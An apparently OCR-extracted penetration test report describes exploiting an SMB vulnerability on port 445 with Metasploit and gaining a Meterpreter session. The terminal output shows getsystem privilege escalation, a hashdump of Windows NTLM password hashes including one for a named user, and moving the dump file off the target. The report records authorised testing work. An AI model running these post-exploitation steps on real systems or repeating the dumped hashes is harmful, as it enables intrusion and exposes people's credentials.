
FOUND A CRITICAL VULNERABILITY ON PORT 445




USING METASPLOIT FRAMEWORK TO FIND PAYLOAD AND EXPLOIT THE VULNERABILITY




FOUND THE MODULE AND USING THE PARTICULAR PAYLOAD




SET RHOSTS TO 192.1680.136




SEARCHING FOR ALL AVAILABLE PAYLOAD




FOUND THE EXACT PAYLOAD




SETTING THE PAYLOAD AND GAINING METEPRETER SESSION




GOT ACCESS TO THE SYSTEM




DUMPED INFORMATION



HASH DUMP


Applications
File Edit View VM Tabs Help
Home
kali linux
Windows ...
TZOW.jpeg
dumppass.txt
root@kali: ~/Desktop
File Edit View Search Terminal Help
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
subhajit mahata:1000:aad3b435b51404eeaad3b435b51404ee:5fe1f536c4f55506fb1597e0114c452c:::
meterpreter > upload dumppass.txt
[*] uploading : dumppass.txt -> dumppass.txt
[*] uploaded : dumppass.txt -> dumppass.txt
meterpreter > cat dumppass.txt
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
subhajit mahata:1000:aad3b435b51404eeaad3b435b51404ee:5fe1f536c4f55506fb1597e0114c452c:::
meterpreter > edit dumppass.txt
meterpreter > edit dumppass.txt Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e
0c089c0:::
meterpreter > download dump.txt
[-] stdapi_fs_stat: Operation failed: The system cannot find the file specified.
meterpreter > download dumppass.txt
[*] Downloading: dumppass.txt -> dumppass.txt
[*] Downloaded 166.00 B of 166.00 B (100.0%): dumppass.txt -> dumppass.txt
[*] download : dumppass.txt -> dumppass.txt


Applications
File Edit View VM Tabs Help
Home
kali linux
Windows ...
Open
dumppass.txt
~/Desktop
Save
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
subhajit mahata:1000:aad3b435b51404eeaad3b435b51404ee:5fe1f536c4f55506fb1597e0114c452c:::
Plain Text
Tab Width: 8
Ln 1, Col 1
INS

CONCLUSION

Thus, a network penetration test was conducted on client's system and its vulnerability assessment was also done and all the results obtained have been reported in this test report. Various vulnerabilities having severity levels of high, medium and low were found and those were exploited to penetrate into the client's system. All those vulnerabilities, the risks associated with those vulnerabilities, their description with possible remedies, recommendations and solutions were reported to the client through this network penetration test report. This report also contains the process and methodology used to conduct this penetration testing and the tools used for this penetration test have been reported. Finally, this report is also attached with all the proofs of consent that were obtained while conducting the penetration test.